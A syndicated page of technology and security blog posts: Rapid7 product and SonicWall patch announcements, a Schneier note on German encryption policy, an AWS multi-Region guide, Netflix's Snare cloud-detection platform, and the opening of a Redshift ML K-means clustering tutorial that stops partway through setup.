A Dream Team-Up: Integrate InsightAppSec With ServiceNow ITSM

Post Syndicated from Tom Caiazza original https://blog.rapid7.com/2021/12/08/a-dream-team-up-integrate-insightappsec-with-servicenow-itsm/

A Dream Team-Up: Integrate InsightAppSec With ServiceNow ITSM

At Rapid7, we are constantly improving InsightAppSec and tCell with the goal of making our customers’ lives easier. Over the last few months alone, we’ve improved the way your team structures permissions, integrated with Microsoft’s .Net 6.0, and automated authentication to make scan after scan more seamless and efficient. Yeah, you could say we’re obsessed.

So it should come as no surprise that we’re announcing a brand-new integration with ServiceNow to make it easier to create tickets for vulnerability scans and remediation across your security and development teams.

A perfect match

ServiceNow needs no introduction. It is the leader in IT service management (ITSM) vendors, according to the Gartner Magic Quadrant, and has a huge share of the ITSM market. Companies use ServiceNow for triaging, prioritizing, and tracking everything from development tasks, to system performance, to security. It’s the big dog in the space, and with this new integration, InsightAppSec works seamlessly within the system your company already uses for IT service management.

InsightAppSec for ITSM is now available right in the ServiceNow app store and can be enabled quickly, easily, and (crucially) at no additional cost to you!

What it means for your team

Here are a few ways InsightAppSec and ServiceNow will make your and your team’s lives better:

  • Better teaming: Drive visibility, prioritization, and remediation of vulnerabilities across IT, Sec, and DevOps teams.
  • Faster remediation: Selected vulnerabilities are sent from InsideAppSec to ServiceNow as a new ticket. Users can then update the tickets within ServiceNow and the status changes automatically update within InsightAppSec. For example, a resolved status in ServiceNow will automatically update the vulnerability to “Remediated” in IAS.

  • Quick and easy setup: Yes, we mentioned this before, but it is just so dang easy. Add InsightAppSec directly from the ServiceNow app store, and configure and maintain it in a workflow similar to those of other ServiceNow integrations.

And this is just the beginning. We’re already looking at ways to integrate InsightAppSec with ServiceNow to make coordination across both platforms as simple as can be. Because when everything works together seamlessly, your company is safer and more efficient, and your security and development teams work better together.

If you would like to learn more about how InsightAppSec is integrating with ServiceNow, check out this video demonstration.


A Dream Team-Up: Integrate InsightAppSec With ServiceNow ITSM

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

New German Government is Pro-Encryption and Anti-Backdoors

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2021/12/new-german-government-is-pro-encryption-and-anti-backdoors.html

I hope this is true:

According to Jens Zimmermann, the German coalition negotiations had made it “quite clear” that the incoming government of the Social Democrats (SPD), the Greens and the business-friendly liberal FDP would reject “the weakening of encryption, which is being attempted under the guise of the fight against child abuse” by the coalition partners.

Such regulations, which are already enshrined in the interim solution of the ePrivacy Regulation, for example, “diametrically contradict the character of the coalition agreement” because secure end-to-end encryption is guaranteed there, Zimmermann said.

Introducing backdoors would undermine this goal of the coalition agreement, he added.

I have written about this.

Patch Now: Sonicwall Fixes Multiple Vulnerabilities in SMA 100 Devices

Post Syndicated from Glenn Thorpe original https://blog.rapid7.com/2021/12/08/patch-now-sonicwall-fixes-multiple-vulnerabilities-in-sma-100-devices/

Summary

Patch Now: Sonicwall Fixes Multiple Vulnerabilities in SMA 100 Devices

On December 7, 2021, Sonicwall released a security advisory that includes patching guidance for five vulnerabilities in SonicWall SMA 100 series devices that were discovered by Rapid7 (including CVE-2021-20038 which is rated CVSSv3 9.8, critical), as well as several other CVEs discovered by NCC Group. While exploitation has not yet started for these vulnerabilities, SonicWall “strongly urges” organizations to apply the appropriate patches.

From Sonicwall’s advisory:

Issue ID Summary CVE CVSS Reporting Party Impacted Versions
SMA-3217 Unauthenticated Stack-Based Buffer Overflow CVE-2021-20038 9.8 Rapid7 10.2.0.8-37sv, 10.2.1.1-19sv, 10.2.1.2-24sv
SMA-3204 Authenticated Command Injection CVE-2021-20039 7.2 Rapid7 9.0.0.11-31sv, 10.2.0.8-37sv, 10.2.1.1-19sv
SMA-3206 Unauthenticated File Upload Path Traversal CVE-2021-20040 6.5 Rapid7, NCCGroup 10.2.0.8-37sv, 10.2.1.1-19sv
SMA-3207 Unauthenticated CPU Exhaustion CVE-2021-20041 7.5 Rapid7 9.0.0.11-31sv, 10.2.0.8-37sv, 10.2.1.1-19sv
SMA-3208 Unauthenticated Confused Deputy CVE-2021-20042 6.3 Rapid7 9.0.0.11-31sv, 10.2.0.8-37sv, 10.2.1.1-19sv
SMA-3231 Heap-Based Buffer Overflow CVE-2021-20043 8.8 NCCGroup 10.2.0.8-37sv, 10.2.1.1-19sv
SMA-3233 Post-Authentication Remote Command Execution CVE-2021-20044 7.2 NCCGroup 10.2.0.8-37sv, 10.2.1.1-19sv
SMA-3235 Multiple Unauthenticated Heap-Based and Stack Based Buffer Overflow CVE-2021-20045 9.4 NCCGroup 10.2.0.8-37sv, 10.2.1.1-19sv

Affected versions

The issues listed above impact SMA 100 series appliances (SMA 200, 210, 400, 410, 500v).

Full disclosure scheduled for January 2022

Rapid7 will release the technical details and proof-of-concept code in January 2022 as part of our coordinated vulnerability disclosure process.

Guidance

As with all critical, network-edge appliances, Rapid7 recommends that vulnerabilities be patched immediately. SonicWall devices have previously been exploited at scale in 2021 and are generally high-value targets for attackers. Sonicwall does not list any workarounds for these issues. For more information, see SonicWall’s advisory.

Rapid7 customers

InsightVM and Nexpose customers can assess their exposure to all eight of the CVEs in this advisory with vulnerability checks in the December 7, 2021 content release.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Creating a Multi-Region Application with AWS Services – Part 1, Compute and Security

Post Syndicated from Joe Chapman original https://aws.amazon.com/blogs/architecture/creating-a-multi-region-application-with-aws-services-part-1-compute-and-security/

Building a multi-Region application requires lots of preparation and work. Many AWS services have features to help you build and manage a multi-Region architecture, but identifying those capabilities across 200+ services can be overwhelming.

In this 3-part blog series, we’ll explore AWS services with features to assist you in building multi-Region applications. In Part 1, we’ll build a foundation with AWS security, networking, and compute services. In Part 2, we’ll add in data and replication strategies. Finally, in Part 3, we’ll look at the application and management layers.

Considerations before getting started

AWS Regions are built with multiple isolated and physically separate Availability Zones (AZs). This approach allows you to create highly available Well-Architected workloads that span AZs to achieve greater fault tolerance. There are three general reasons that you may need to expand beyond a single Region:

  • Expansion to a global audience as an application grows and its user base becomes more geographically dispersed, there can be a need to reduce latencies for different parts of the world.
  • Reducing Recovery Point Objectives (RPO) and Recovery Time Objectives (RTO) as part of disaster recovery (DR) plan.
  • Local laws and regulations may have strict data residency and privacy requirements that must be followed.

Ensuring security, identity, and compliance

Creating a security foundation starts with proper authentication, authorization, and accounting to implement the principle of least privilege. AWS Identity and Access Management (IAM) operates in a global context by default. With IAM, you specify who can access which AWS resources and under what conditions. For workloads that use directory services, the AWS Directory Service for Microsoft Active Directory Enterprise Edition can be set up to automatically replicate directory data across Regions. This allows applications to reduce lookup latencies by using the closest directory and creates durability by spanning multiple Regions.

Applications that need to securely store, rotate, and audit secrets, such as database passwords, should use AWS Secrets Manager. It encrypts secrets with AWS Key Management Service (AWS KMS) keys and can replicate secrets to secondary Regions to ensure applications are able to obtain a secret in the closest Region.

Encrypt everything all the time

AWS KMS can be used to encrypt data at rest, and is used extensively for encryption across AWS services. By default, keys are confined to a single Region. AWS KMS multi-Region keys can be created to replicate keys to a second Region, which eliminates the need to decrypt and re-encrypt data with a different key in each Region.

AWS CloudTrail logs user activity and API usage. Logs are created in each Region, but they can be centralized from multiple Regions and multiple accounts into a single Amazon Simple Storage Service (Amazon S3) bucket. As a best practice, these logs should be aggregated to an account that is only accessible to required security personnel to prevent misuse.

As your application expands to new Regions, AWS Security Hub can aggregate and link findings to a single Region to create a centralized view across accounts and Regions. These findings are continuously synced between Regions to keep you updated on global findings.

We put these features together in Figure 1.

Multi-Region security, identity, and compliance services

Figure 1. Multi-Region security, identity, and compliance services

Building a global network

For resources launched into virtual networks in different Regions, Amazon Virtual Private Cloud (Amazon VPC) allows private routing between Regions and accounts with VPC peering. These resources can communicate using private IP addresses and do not require an internet gateway, VPN, or separate network appliances. This works well for smaller networks that only require a few peering connections. However, as the number of peered connections increases, the mesh of peered connections can become difficult to manage and troubleshoot.


AWS Transit Gateway can help reduce these difficulties by creating a central transitive hub to act as a cloud router. A Transit Gateway’s routing capabilities can expand to additional Regions with Transit Gateway inter-Region peering to create a globally distributed private network.

Building a reliable, cost-effective way to route users to distributed Internet applications requires highly available and scalable Domain Name System (DNS) records. Amazon Route 53 does exactly that.

Route 53 routing policies can route traffic to a record with the lowest latency, or automatically fail over a record. If a larger failure occurs, the Route 53 Application Recovery Controller can simplify the monitoring and failover process for application failures across Regions, AZs, and on-premises.

Amazon CloudFront’s content delivery network is truly global, built across 300+ points of presence (PoP) spread throughout the world. Applications that have multiple possible origins, such as across Regions, can use CloudFront origin failover to automatically fail over the origin. CloudFront’s capabilities expand beyond serving content, with the ability to run compute at the edge. CloudFront functions make it easy to run lightweight JavaScript functions, and AWS Lambda@Edge makes it easy to run Node.js and Python functions across these 300+ PoPs.

AWS Global Accelerator uses the AWS global network infrastructure to provide two static anycast IPs for your application. It automatically routes traffic to the closest Region deployment, and if a failure is detected it will automatically redirect traffic to a healthy endpoint within seconds.

Figure 2 brings these features together to create a global network across two Regions.

AWS VPC connectivity and content delivery

Figure 2. AWS VPC connectivity and content delivery

Building the compute layer

An Amazon Elastic Compute Cloud (Amazon EC2) instance is based on an Amazon Machine Image (AMI). An AMI specifies instance configurations such as the instance’s storage, launch permissions, and device mappings. When a new standard image needs to be created, EC2 Image Builder can be used to streamline copying AMIs to selected Regions.

Although EC2 instances and their associated Amazon Elastic Block Store (Amazon EBS) volumes live in a single AZ, Amazon Data Lifecycle Manager can automate the process of taking and copying EBS snapshots across Regions. This can enhance DR strategies by providing a relatively easy cold backup-and-restore option for EBS volumes.

As an architecture expands into multiple Regions, it can become difficult to track where instances are provisioned. Amazon EC2 Global View helps solve this by providing a centralized dashboard to see Amazon EC2 resources such as instances, VPCs, subnets, security groups, and volumes in all active Regions.

Microservice-based applications that use containers benefit from quicker start-up times. Amazon Elastic Container Registry (Amazon ECR) can help ensure this happens consistently across Regions with private image replication at the registry level. An ECR private registry can be configured for either cross-Region or cross-account replication to ensure your images are ready in secondary Regions when needed.

We bring these compute layer features together in Figure 3.

AMI and EBS snapshot copy across Regions

Figure 3. AMI and EBS snapshot copy across Regions

Summary

It’s important to create a solid foundation when architecting a multi-Region application. These foundations pave the way for you to move fast in a secure, reliable, and elastic way as you build out your application. In this post, we covered options across AWS security, networking, and compute services that have built-in functionality to take away some of the undifferentiated heavy lifting. We’ll cover data, application, and management services in future posts.

Ready to get started? We’ve chosen some AWS Solutions and AWS Blogs to help you!

Looking for more architecture content? AWS Architecture Center provides reference architecture diagrams, vetted architecture solutions, Well-Architected best practices, patterns, icons, and more!

Snaring the Bad Folks

Post Syndicated from Netflix Technology Blog original https://netflixtechblog.com/snaring-the-bad-folks-66726a1f4c80

Project by Netflix’s Cloud Infrastructure Security team (Alex Bainbridge, Mike Grima, Nick Siow)

Cloud security is a hard problem, but an even harder one is cloud security at scale. In recent years we’ve seen several cloud focused data breaches and evidence shows that threat actors are becoming more advanced with their techniques, goals, and tooling. With 2021 set to be a new high for the number of data breaches, it was plainly evident that we needed to evolve how we approach our cloud infrastructure security strategy.

In 2020, we decided to reinvent how we handle cloud security findings by redefining how we write and respond to cloud detections. We knew that given our scale, we needed to rely heavily on automations and that we needed to build our solutions using battle tested scalable infrastructure.

Introducing Snare

Snare Logo


Snare is our Detection, Enrichment, and Response platform for handling cloud security related findings at Netflix. Snare is responsible for receiving millions of records a minute, analyzing, alerting, and responding to them. Snare also provides a space for our security engineers to track what’s going on, drill down into various findings, follow their investigation flow, and ensure that findings are reaching their proper resolution. Snare can be broken down into the following parts: Detection, Enrichment, Reporting & Management, and Remediation.

Snare Finding Lifecycle

Overview

Snare was built from the ground up to be scalable to manage Netflix’s massive scale. We currently process tens of millions of log records every minute and analyze these events to perform in-house custom detections. We collect findings from a number of sources, which includes AWS Security Hub, AWS Config Rules, and our own in-house custom detections. Once ingested, findings are then enriched and processed with additional metadata collected from Netflix’s internal data sources. Finally, findings are checked against suppression rules and routed to our control plane for triaging and remediation.

Where We Are Today

We’ve developed, deployed, and operated Snare for almost a year, and since then, we’ve seen tremendous improvements while handling our cloud security findings. A number of findings are auto remediated, others utilize slack alerts to loop in the oncall to triage via the Snare UI. One major improvement was a direct time savings for our detection squad. Utilizing Snare, we were able to perform more granular tuning and aggregation of findings leading to an average of 73.5% reduction in our false positive finding volume across our ingestion streams. With this additional time, we were able to focus on new detections and new features for Snare.

Speaking of new detections, we’ve more than doubled the number of our in-house detections, and onboarded several detection solutions from security vendors. The Snare framework enables us to write detections quickly and efficiently with all of the plumbing and configurations abstracted away from us. Detection authors only need to be concerned with their actual detection logic, and everything else is handled for them.


Simple Snare Root User Detection


As for security vendors, we’ve most notably worked with AWS to ensure that services like GuardDuty and Security Hub are first class citizens when it comes to detection sources. Integration with Security Hub was a critical design decision from the start due to the high amount of leverage we get from receiving all of the AWS Security findings in a normalized format and in a centralized location. Security Hub has played an integral role in our platform, and made evaluations of AWS security services and new features easy to try out and adopt. Our plumbing between Security Hub and Snare is managed through AWS Organizations as well as EventBridge rules deployed in every region and account to aid in aggregating all findings into our centralized Snare platform.

High Level Security Service Plumbing

Example AWS Security Finding from our testing/sandbox account In Snare UI


One area that we are investing heavily is our automated remediation potential. We’ve explored a few different options ranging from fully automated remediations, manually triggered remediations, as well as automated playbooks for additional data gathering during incident triage. We decided to employ AWS Step Functions to be our execution environment due to the unique DAGs we could build and the simplistic “wait”/”task token” functionality, which allows us to involve humans when necessary for approval/input.

Building on top of step functions, we created a 4 step remediation process: pre-processing, decision, remediation, and post-processing. Pre/post processing can be used for managing out-of-band resource checks, or any work that needs to be done in order to ensure a successful remediation. The decision step is used to perform a final pre-flight check before remediation. This can involve a human reachout, verifying the resource is still around, etc. The remediation step is where we perform our actual remediation. We’ve been able to use this to a great deal of success with infrastructure-wide misconfigured resources being automatically fixed near real time, and enabling the creation of new fully automated incident response playbooks. We’re still exploring new ways we might be able to use this, and are excited for how we might evolve our approach in the near future.

Step Function DAG for S3 Public Access Block Remediation

Diagram from a remediation to enable S3’s public access block on a non-compliant bucket. Each choice stage allows for dynamic routing to a variety of different stages based on the output of the previous function. Wait stages are used when human intervention/approval is needed.

Extensible Learnings

We’ve come a long way in our journey, and we’ve had numerous learning opportunities that we wanted to collect and share. Hopefully, we’ve made the mistakes and learned from those experiences.

Information is Key

Home grown context and metadata streams are invaluable for a detection and response program. By uniting detections and context, you’re able to unlock a new world of possibilities for reducing false positives, creating new detections that rely on business specific context, and help better tailor your severities and automated remediation decisions based on your desired risk appetite. A common theme we’ve often encountered is the need to bring additional context throughout various stages of our pipeline, so make sure to plan for that from the get-go.

Step Functions for Remediations

Step functions provide a highly extensible and unique platform to create remediations. Utilizing the AWS CDK, we were able to build a platform to enable us to easily roll out new remediations. While creating our remediation platform, we explored SSM Automation Runbooks. While SSM Automation Runbooks have great potential for remediating simple issues, we found they weren’t flexible enough to cover a wide spread of our needs, nor did they offer some of the more advanced features we were looking for such as reaching out to humans. Step functions gave us the right amount of flexibility, control, and ease of use in order to be a great asset for the Snare platform.

Closing Thoughts

We’ve come a long way in a year, and we still have a number of interesting things on the horizon. We’re looking at continuing to create new, more advanced features and detections for Snare to reduce cloud security risks in order to keep up with all of the exciting things happening here at Netflix. Make sure to check out some of our other recent blog posts!

Special Thanks

Special thanks to everyone who helped to contribute and provide feedback during the design and implementation of Snare. Notably Shannon Morrison, Sapna Solanki, Jason Schroth from our partner team Detection Engineering, as well as some of the folks from AWS — Prateek Sharma & Ely Kahn. Additional thanks to the rest of our Cloud Infrastructure Security team (Hee Won Kim, Joseph Kjar, Steven Reiling, Patrick Sanders, Srinath Kuruvadi) for their support and help with Snare features, processes, and design decisions!


Snaring the Bad Folks was originally published in Netflix TechBlog on Medium, where people are continuing the conversation by highlighting and responding to this story.

Use unsupervised training with K-means clustering in Amazon Redshift ML

Post Syndicated from Phil Bates original https://aws.amazon.com/blogs/big-data/use-unsupervised-training-with-k-means-clustering-in-amazon-redshift-ml/

Amazon Redshift is the fastest, most widely used, fully managed, and petabyte-scale cloud data warehouse. Tens of thousands of customers use Amazon Redshift to process exabytes of data every day to power their analytics workloads. Data analysts and database developers want to use this data to train machine learning (ML) models, which can then be used to generate insights for use cases such as forecasting revenue, predicting customer churn, and detecting anomalies.

Amazon Redshift ML makes it easy for SQL users to create, train, and deploy ML models using familiar SQL commands. In previous posts, we covered how Amazon Redshift supports supervised learning that includes regression, binary classification, and multiclass classification, as well as training models using XGBoost and providing advanced options such as preprocessors, problem type, and hyperparameters.

In this post, we use Redshift ML to perform unsupervised learning on unlabeled training data using the K-means algorithm. This algorithm solves clustering problems where you want to discover groupings in the data. Unlabeled data is grouped and partitioned based on their similarities and differences. By grouping, the K-means algorithm iteratively determines the best centroids and assigns each member to the closest centroid. Data points nearest the same centroid belong to the same group. Members of a group are as similar as possible to other members in the same group, and as different as possible from members of other groups. To learn more about K-means clustering, see K-means clustering with Amazon SageMaker.

Solution overview

The following are some use cases for K-means:

  • Ecommerce and retail – Segment your customers by purchase history, stores they visited, or clickstream activity.
  • Healthcare – Group similar images for image detection. For example, you can detect patterns for diseases or successful treatment scenarios.
  • Finance – Detect fraud by detecting anomalies in the dataset. For example, you can detect credit card fraud by abnormal purchase patterns.
  • Technology – Build a network intrusion detection system that aims to identify attacks or malicious activity.
  • Meteorology – Detect anomalies in sensor data collection such as storm forecasting.

In our example, we use K-means on the Global Database of Events, Language, and Tone (GDELT) dataset, which monitors world news across the world, and the data is stored for every second of every day. This information is freely available as part of the Registry of Open Data on AWS.

The data is stored as multiple files on Amazon Simple Storage Service (Amazon S3), with two different formats: historical, which covers the years 1979–2013, and daily updates, which cover the years 2013 and later. For this example, we use the historical format and bring in 1979 data.

For our use case, we use a subset of the data’s attributes:

  • EventCode – The raw CA­­­­­­MEO action code describing the action that Actor1 performed upon Actor2.
  • NumArticles – The total number of source documents containing one or more mentions of this event. You can use this to assess the importance of an event. The more discussion of that event, the more likely it is to be significant.
  • AvgTone – The average tone of all documents containing one or more mentions of this event. The score ranges from -100 (extremely negative) to +100 (extremely positive). Common values range between -10 and +10, with 0 indicating neutral.
  • Actor1Geo_Lat – The centroid latitude of the Actor1 landmark for mapping.
  • Actor1Geo_Long – The centroid longitude of the Actor1 landmark for mapping.
  • Actor2Geo_Lat – The centroid latitude of the Actor2 landmark for mapping.
  • Actor2Geo_Long – The centroid longitude of the Actor2 landmark for mapping.

Each row corresponds to an event at a specific location. For example, rows 53-57 in the file 1979.csv which we will use below, seem to all refer to interactions between FRA and AFR, dealing with consultation and diplomatic relations with a mostly positive tone. It is hard, if not impossible for us to make sense of such data at scale. Clusters of events, either with a similar tone, occurring in similar locations or between similar actors, are useful in visualizing and interpreting the data. Clustering can also reveal non-obvious structures such as potential common causes for different events, or the propagation of a root event across the globe, or the change in tone toward a common event over time. However, we do not know what makes two events similar – is it the location, the two actors, the tone, the time or some combination of these? Clustering algorithms can learn from data and determine 1) what makes different datapoints similar, 2) which datapoints are related to which other datapoints and 3) what are the common characteristics of these related datapoints.

Prerequisites

To get started, we need an Amazon Redshift cluster with version 1.0.33433 or higher and an AWS Identity and Access Management (IAM) role attached that provides access to Amazon SageMaker and permissions to an S3 bucket.

For an introduction to Redshift ML and instructions on setting it up, see Create, train, and deploy machine learning models in Amazon Redshift using SQL with Amazon Redshift ML.

To create a simple cluster, complete the following steps:

  1. On the Amazon Redshift console, choose Clusters in the navigation pane.
  2. Choose Create cluster.
  3. Provide the configuration parameters such as cluster name, user name, and password.
